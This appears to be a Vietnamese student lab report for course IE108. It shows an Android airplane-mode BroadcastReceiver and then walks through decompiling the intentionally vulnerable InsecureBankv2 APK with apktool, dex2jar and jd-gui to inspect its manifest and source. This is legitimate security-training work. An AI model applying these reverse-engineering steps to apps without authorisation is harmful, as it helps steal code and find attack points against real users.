


The screenshot shows a code editor with two tabs: 'activity\_main.xml' and 'MainActivity.java'. The 'MainActivity.java' tab is active, displaying Java code for a mobile application. The code includes imports for 'Broadcast', 'IntentFilter', 'ViewCompat', and 'BroadcastReceiver'. It defines a private variable 'broadcast' and overrides the 'onCreate' method to set up a broadcast receiver for 'AIRPLANE\_MODE\_CHANGED' actions. The receiver logs the event when it receives the intent. The code also handles window insets for system bars.

```
18     private Broadcast broadcast;
19
20     @Override
21     protected void onCreate(Bundle savedInstanceState) {
22         super.onCreate(savedInstanceState);
23         EdgeToEdge.enable($this$enableEdgeToEdge: this);
24         setContentView(R.layout.activity_main);
25         broadcast = new Broadcast();
26         IntentFilter filter = new IntentFilter(action: "android.intent.action.AIRPLANE_MODE_CHANGED");
27         registerReceiver(broadcast, filter);
28         ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, insets) -> {
29             Insets systemBars = insets.getInsets(WindowInsetsCompat.Type.systemBars());
30             v.setPadding(systemBars.left, systemBars.top, systemBars.right, systemBars.bottom);
31             return insets;
32         });
33     }
34     class Broadcast extends BroadcastReceiver {
35         @Override
36         public void onReceive(Context context, Intent intent) {
37             Log.d(Broadcast.class.getSimpleName(), msg: "Airplane mode");
38         }
39     }
40 }
```

- Bước 3: Hoàn thiện chương trình

## Phân tích thiết kế phần mềm – IE108.O21



The screenshot shows an IDE interface with two tabs: 'activity\_main.xml' and 'MainActivity.java'. The 'MainActivity.java' tab is active, displaying Java code for an Android application. The code imports various Android packages and defines a MainActivity class that extends AppCompatActivity. It includes logic for handling broadcast receivers and setting up the main activity's content view.


```
</> activity_main.xml      © MainActivity.java × : ▲ 2 ^\n\n1 package com.example.myapplicationie108;\n2\n3 import android.content.BroadcastReceiver;\n4 import android.content.Context;\n5 import android.content.Intent;\n6 import android.content.IntentFilter;\n7 import android.os.Bundle;\n8 import android.util.Log;\n9 import android.widget.Button;\n10\n11 import androidx.activity.EdgeToEdge;\n12 import androidx.appcompat.app.AppCompatActivity;\n13 import androidx.core.graphics.Insets;\n14 import androidx.core.view.ViewCompat;\n15 import androidx.core.view.WindowInsetsCompat;\n16\n17 ▷ </> public class MainActivity extends AppCompatActivity {\n18     3 usages\n19     private Broadcast broadcast;\n20     @Override\n21     protected void onCreate(Bundle savedInstanceState) {\n22         super.onCreate(savedInstanceState);\n23         EdgeToEdge.enable( $this$enableEdgeToEdge: this);\n24         setContentView(R.layout.activity_main);\n25         broadcast = new Broadcast();\n26         IntentFilter filter = new IntentFilter( action: "android.intent.action.AIRPLAN\nregisterReceiver(broadcast, filter);\n27         ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, inset)\n\n
```

## Phân tích thiết kế phần mềm – IE108.O21

```
24         broadcast = new Broadcast();
25         IntentFilter filter = new IntentFilter( action: "android.intent.action.AIRPLANE_MODE_CHANGED");
26         registerReceiver(broadcast, filter);
27         ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, insets) -> {
28             Insets systemBars = insets.getInsets(WindowInsetsCompat.Type.systemBars());
29             v.setPadding(systemBars.left, systemBars.top, systemBars.right, systemBars.bottom);
30             return insets;
31         });
32     }
33     class Broadcast extends BroadcastReceiver {
34     {
35         @Override
36         public void onReceive(Context context, Intent intent) {
37             Log.d(Broadcast.class.getSimpleName(), msg: "Airplane mode");
38         }
39     }
40     @Override
41     protected void onStop() {
42         super.onStop();
43         unregisterReceiver(broadcast);
44     }
45 }
46 }
```

- Bước 4: Chạy app và bật/tắt chế độ máy bay AIRPLANE\_MODE

## Phân tích thiết kế phần mềm – IE108.O21



- Bước 5: Xem kết quả ở Logcat

```
2024-05-28 09:46:57.065 6529-6551 OpenGLRenderer com.example.myapplicationie108 E Unable to match the desired swap behavior.
2024-05-28 09:47:02.081 6529-6560 ProfileInstaller com.example.myapplicationie108 D Installing profile for com.example.myapplicationie108
2024-05-28 09:47:12.838 6529-6529 Broadcast com.example.myapplicationie108 D Airplane mode
2024-05-28 09:47:14.588 6529-6529 Broadcast com.example.myapplicationie108 D Airplane mode
2024-05-28 09:47:17.511 6529-6529 Broadcast com.example.myapplicationie108 D Airplane mode
```

## Bài tập 2.2. Phân tích và khai thác ứng dụng Android

- Bước 1: Mở Terminal/CMD và di chuyển đến thư mục chứa file InsecureBankv2.apk

## Phân tích thiết kế phần mềm – IE108.O21

```
C:\Users\PC>cd Downloads
```

- Bước 2: Tiến hành biên dịch ngược file APK

```
C:\Users\PC\Downloads>apktool d InsecureBankv2.apk
I: Using Apktool 2.9.3 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file: C:\Users\PC\AppData\Local\apktool\framework\1.apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

- Bước 3: Đọc tập tin AndroidManifest.xml để kiểm tra các quyền được yêu cầu của ứng dụng. Dùng lệnh more AndroidManifest.xml

```
C:\Users\PC\Downloads>cd InsecureBankv2
```


```
C:\Users\PC\Downloads\InsecureBankv2>more AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.insecurebankv2" platformBuildVersionCode="22" platformBuildVersionName="5.1.1-1819727">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:glEsVersion="0x00020000" android:required="true"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
        <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustNothing|stateVisible"/>
        <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
        <activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
-- More (53%) --
```

## Phân tích thiết kế phần mềm – IE108.O21


- Bước 4: Di chuyển về thư mục chứa file APK và sử dụng dex2jar để chuyển đổi file APK sang file jar: d2j-dex2jar “InsecureBankv2.apk”

```
C:\Users\PC\Downloads>C:\Windows\dex2jar-2.0\d2j-dex2jar C:\Users\PC\Downloads\InsecureBankv2.apk -o C:\Users\PC\Downloads\InsecureBankv2-dex2jar.jar  
dex2jar C:\Users\PC\Downloads\InsecureBankv2.apk -> C:\Users\PC\Downloads\InsecureBankv2-dex2jar.jar
```


- Bước 5: Mở ứng dụng jd-gui để đọc mã nguồn ứng dụng từ file jar




## Phân tích thiết kế phần mềm – IE108.O21



- Bước 6: Chọn file jar vừa được tạo




## Phân tích thiết kế phần mềm – IE108.O21



- Bước 7: Đọc mã nguồn ứng dụng:

## Phân tích thiết kế phần mềm – IE108.O21



The screenshot shows the Java Decomiler interface. The title bar says "DoLogin.class - Java Decomiler". The menu bar includes File, Edit, Navigation, Search, and Help. Below the menu is a toolbar with icons for file operations. The main window has two panes. The left pane shows the package structure of the APK: android.support, com (which contains android.insecurebankv2 with classes like BuildConfig.class, ChangePassword.class, CryptoClass.class, DoLogin.class, DoTransfer.class, FilePrefActivity.class, LoginActivity.class, MyBroadCastReceiver.class, MyWebViewClient.class, PostLogin.class, R.class, TrackUserContentProvider.class, ViewStatement.class, WrongLogin.class), and google. The right pane displays the decompiled Java code for the DoLogin class.

```
package com.android.insecurebankv2;

import android.app.Activity;
import android.content.ContentValues;
import android.content.Context;
import android.content.Intent;
import android.content.SharedPreferences;
import android.os.AsyncTask;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.util.Base64;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.Toast;
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.UnsupportedEncodingException;
import java.security.InvalidAlgorithmParameterException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import java.util.ArrayList;
import javax.crypto.BadPaddingException;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.NoSuchPaddingException;
import org.apache.http.HttpEntity;
import org.apache.http.HttpResponse;
import org.apache.http.client.ClientProtocolException;
import org.apache.http.client.entity.UrlEncodedFormEntity;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.client.methods.HttpUriRequest;
import org.apache.http.impl.client.DefaultHttpClient;
import org.apache.http.message.BasicNameValuePair;
import org.json.JSONException;
```

```
public class DoLogin extends Activity {
    public static final String MYPREFS = "mySharedPreferences";
    String password;
    String protocol = "http://";
```

- Bước 8: Kiểm tra mã nguồn và file AndroidManifest.xml

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows a decompiled Java code editor with the following details:

- File Structure:** The left pane displays the file structure of `InsecureBankv2-dex2jar.jar`. It includes packages `android.support`, `com`, and `google`. Under the `com` package, there is a sub-package `android.insecurebankv2` containing numerous class files such as `BuildConfig.class`, `ChangePassword.class`, `CryptoClass.class`, `DoLogin.class`, `DoTransfer.class`, `FilePrefActivity.class`, `LoginActivity.class`, `MyBroadCastReceiver.class`, `MyWebViewClient.class`, `PostLogin.class`, `R.class`, `TrackUserContentProvider.class`, `ViewStateStatement.class`, and `WrongLogin.class`.
- Code Editor:** The right pane shows the decompiled source code for the `ChangePassword.class` file. The code defines a class `ChangePassword` that extends `Activity`. It includes methods for handling password changes via SMS broadcast and preferences.

```
public class ChangePassword extends Activity {
    private static final String PASSWORD_PATTERN = "((?=.*\\d)(?=.**[a-z])(?=.**[A-Z])(?=.*[!@#$%^&*~_+=_-]).{8,})";
    Button changePassword_button;
    EditText changePassword_text;
    private Matcher matcher;
    private Pattern pattern;
    String protocol = "http://";
    BufferedReader reader;
    String result;
    SharedPreferences serverDetails;
    String serverip = "";
    String serverport = "";
    TextView textView_username;
    String uname;
    private void broadcastChangepasswordSMS(String paramString1, String paramString2) {
        if (TextUtils.isEmpty(paramString1.toString().trim())) {
